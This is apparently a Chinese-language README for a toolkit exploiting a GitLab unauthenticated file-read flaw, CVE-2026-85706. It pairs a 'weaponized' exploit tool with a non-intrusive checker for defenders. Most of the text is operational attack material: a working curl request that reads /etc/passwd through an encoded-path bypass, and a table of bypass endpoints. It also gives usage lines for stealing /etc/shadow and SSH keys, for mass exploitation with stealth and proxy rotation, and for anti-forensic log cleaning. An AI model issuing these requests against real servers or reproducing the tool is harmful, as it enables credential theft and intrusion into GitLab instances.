
Python 工具包,针对 CVE-2026-85706 GitLab 未授权文件读取:武器化利用工具,具备战利品收集、shell、批量扫描功能,另含非侵入式 SafeChecker 审计与报告。


⚠️ 仅限道德用途 – 授权安全测试
本仓库仅为授权安全专业人员、蓝队和渗透测试人员提供工具。
未经授权访问计算机系统在美国 CFAA、英国《计算机滥用法》、土耳其 TCK 243/244 以及全球类似法律下均属违法。
CVE‑2026‑85706 是自管理 GitLab CE/EE(版本 18.7 至 19.3.1)中的一个严重未认证任意本地文件读取漏洞,允许未认证攻击者通过向 commits API 发送单个 HTTP 请求读取服务器上的任意文件。
%63ommits 等编码字符绕过 Workhorse 的安全检查。/api/v4/projects/{id}/repository/commits 端点在强制执行认证之前打开 file.path 中指定的文件。%-sequence,Rack 会在 400 Bad Request 响应体中回显内容,从而泄露完整内容。| 工具 | 用途 | 目标用户 |
|---|---|---|
exploit.py | 完整武器化工具包,具备未认证文件读取、战利品枚举、管理员令牌提取、批量扫描、交互式 shell、代理轮换、隐蔽模式和多格式报告功能。 | 红队 / 授权渗透测试人员 |
safechecker.py | 非侵入式漏洞检查器,可检测 GitLab 版本、验证暴露情况、审计安全头并评估风险,且不读取任何文件。生成 JSON/CSV/HTML 报告。 | 蓝队 / 安全审计人员 |
git clone https://github.com/tc4dy/CVE-2026-85706-PoC-Toolkit
cd CVE-2026-85706-PoC-Toolkit
pip install -r requirements.txt
requests
urllib3
curl_cffi
rich
pyyaml
exploit.py 参数safechecker.py 参数该漏洞利用使用以下 GitLab 端点和绕过技术:
file=&file.path=/etc/passwd&file.size=1
curl -sk -X POST "https://gitlab.example.com/api/v4/projects/1/repository/%63ommits?file=&file.path=/etc/passwd&file.size=1&Content-Type=application/x-www-form-urlencoded"
本软件仅供教育目的和授权安全测试使用。
| 功能 | exploit.py | safechecker.py |
|---|
| 漏洞检测 | ✅ | ✅ |
| 版本检测 | ✅ | ✅ |
| 未认证文件读取 | ✅ | ❌ |
| 战利品枚举 | ✅ | ❌ |
| 管理员令牌提取 | ✅ | ❌ |
| 交互式 shell | ✅ | ❌ |
| 批量扫描(多线程) | ✅ | ✅ |
| 安全头审计 | ❌ | ✅ |
| TLS/证书检查 | ❌ | ✅ |
| MITRE ATT&CK 映射 | ✅ | ✅ |
| 代理支持 | ✅ | ✅ |
| 代理轮换 | ✅ | ❌ |
| User‑Agent 轮换(OPSEC) | ✅ | ❌ |
| 抖动 / 延迟(OPSEC) | ✅ | ❌ |
| 自适应速率限制器 | ✅ | ✅ |
| 隐蔽模式 | ✅ | ❌ |
| curl_cffi TLS 模拟 | ✅ | ❌ |
| 非侵入式(安全)模式 | ❌ | ✅ |
| JSON / JSONL / CSV / HTML 输出 | ✅ | ✅ |
| SQLite 数据库输出 | ✅ | ❌ |
| Webhook 通知 | ✅ | ✅ |
| 与上次扫描对比差异 | ✅ | ✅ |
| 日志清理(反取证) | ✅ | ❌ |
| 自定义 User‑Agent | ✅ | ✅ |
| SSL 验证控制 | ✅ | ✅ |
| 场景 | 推荐工具 |
|---|
| 蓝队 – 验证您的 GitLab 是否存在漏洞 | safechecker.py |
| 安全审计 – 非侵入式漏洞评估 | safechecker.py |
| 红队 – 授权渗透测试与完整利用 | exploit.py |
| 漏洞赏金 – 负责任披露测试 | safechecker.py |
| 批量扫描 – 检查多个目标的漏洞 | exploit.py(仅检测) |
| 事件响应 – 检查系统是否已被入侵 | safechecker.py |
| 参数 | 描述 |
|---|
-u, --url | 单个目标 URL(例如 https://gitlab.example.com) |
-f, --file | 包含目标列表的文件(每行一个) |
--pipe | 从 stdin 读取目标(subfinder/httpx 管道) |
--read | 要读取的绝对路径,逗号分隔 |
--wordlist | 包含要读取路径的文件(每行一个) |
--project-id | 强制指定项目 ID |
--max-projects | 尝试的最大项目 ID 数(默认:8) |
--auto | 自动获取高价值 GitLab 文件 |
--loot | 与 --auto 相同 |
--shell | 利用后进入交互式 shell |
--force | 即使 GitLab 指纹较弱也进行扫描 |
-t, --threads | 多目标线程数(默认:8) |
--timeout | HTTP 超时(默认:15s) |
--retry | 重试次数(默认:3) |
--retry-on | 要重试的 HTTP 状态码(默认:429,500,502,503,504) |
--proxy | HTTP/HTTPS 代理 |
--proxy-list | 用于轮换的代理文件 |
--proxy-rotate | 轮换策略:round-robin、random、sticky |
--jitter | 在请求之间添加随机抖动 |
--jitter-range | 抖动最小、最大秒数(默认:0.1,2.0) |
--delay | 请求之间的固定延迟 |
--stealth | 启用隐蔽模式(UA 轮换 + X-Forwarded-For) |
--curl-cffi | 使用 curl_cffi 进行 TLS 指纹模拟 |
--user-agent-file | 包含 User-Agent 字符串的文件 |
--max-body | 最大响应体大小(0 = 无限制) |
--concurrent-per-host | 每主机最大并发请求数 |
--rate-limit | 每秒最大请求数(0 = 无限制) |
--exclude | 要排除的主机,逗号分隔(glob 模式) |
--grep | 仅显示匹配正则的泄露 |
--resume | 从状态文件恢复 |
--notify | 通知 URL(slack:、discord:、telegram:) |
--db | 将结果保存到 SQLite 数据库 |
--output-format | 输出格式:json、jsonl、csv、html |
-o, --output | 输出文件路径 |
-v, --verbose | 详细输出 |
-q, --quiet | 静默模式 |
--no-color | 禁用颜色 |
--no-banner | 不显示横幅 |
--config | YAML/JSON 配置文件 |
--dry-run | 显示计划而不发出请求 |
--safe-mode | 仅读取 /etc/hostname 进行验证 |
--timeout-profile | aggressive、normal、stealth |
--mitre | 包含 MITRE ATT&CK 映射 |
--fingerprint | 详细 GitLab 指纹 |
--cve-check | 检查相关 CVE |
--json-schema | 输出带 JSON schema 以用于 SIEM |
--progress | 显示进度条(需要 rich) |
| 参数 | 描述 |
|---|
-u, --url | 单个目标 URL(例如 https://gitlab.example.com) |
-f, --file | 包含目标的文件(每行一个) |
-t, --threads | 多目标线程数(默认:5) |
--timeout | HTTP 超时(默认:10s) |
--rate-limit | 每秒最大请求数(0 = 无限制) |
--user-agent | 自定义 User-Agent 字符串 |
--insecure | 禁用 TLS 验证(存在 MITM 风险) |
--webhook | Webhook URL(slack:、discord:、telegram:) |
--diff | 与上次扫描 JSON 对比 |
-v, --verbose | 详细输出 |
-o, --output | JSON 输出文件 |
--csv | CSV 输出文件 |
--report | HTML 报告文件 |
--mitre | 包含 MITRE ATT&CK 映射(默认:开启) |
| # | 场景 | 命令 |
|---|
| 1 | 快速漏洞检查 | python safechecker.py -u https://gitlab.example.com |
| 2 | 带报告的详细审计 | python safechecker.py -u https://gitlab.example.com -o report.json --csv report.csv --report report.html -v |
| 3 | 从文件进行批量审计 | python safechecker.py -f targets.txt -t 10 --rate-limit 5 |
| 4 | 仅检测利用 | python exploit.py -u https://gitlab.example.com --safe-mode |
| 5 | 读取单个文件 | python exploit.py -u https://gitlab.example.com --read /etc/passwd |
| 6 | 读取多个文件 | python exploit.py -u https://gitlab.example.com --read /etc/passwd,/etc/shadow,/root/.ssh/id_rsa |
| 7 | 自动获取高价值文件 | python exploit.py -u https://gitlab.example.com --auto |
| 8 | 交互式 shell | python exploit.py -u https://gitlab.example.com --shell |
| 9 | 带隐蔽模式的批量利用 | python exploit.py -f targets.txt -t 20 --stealth --jitter --auto -o hits.jsonl --output-format jsonl |
| 10 | 来自 subfinder 的管道 | subfinder -d example.com -silent | httpx -silent -sc | python exploit.py --pipe --auto -o hits.jsonl |
| 11 | 带 SIEM 输出的完整攻击 | python exploit.py -u https://gitlab.example.com --auto --grep "password|secret|token" --mitre --json-schema -o siem.json |
| 12 | 恢复中断的扫描 | python exploit.py -f targets.txt --auto --resume state.json |
| 13 | 对比两次扫描 | python safechecker.py -f targets.txt -o new.json --diff previous.json |
| 步骤 | 方法 | 端点 | 描述 |
|---|
| 1. 绕过 | POST | /api/v4/projects/{id}/repository/%63ommits | 编码的 c 绕过 Workhorse |
| 2. 绕过 | POST | /api/v4/projects/{id}/%72epository/commits | repository 中编码的 r |
| 3. 绕过 | POST | /api/v4/projects/{id}/repository/commits/ | 尾部斜杠绕过 |
| 4. 绕过 | POST | /api/v4/projects/{id}/repository/commits.json | Grape 格式后缀绕过 |
| 5. Files API | POST | /api/v4/projects/{id}/repository/files/x | 替代路由 |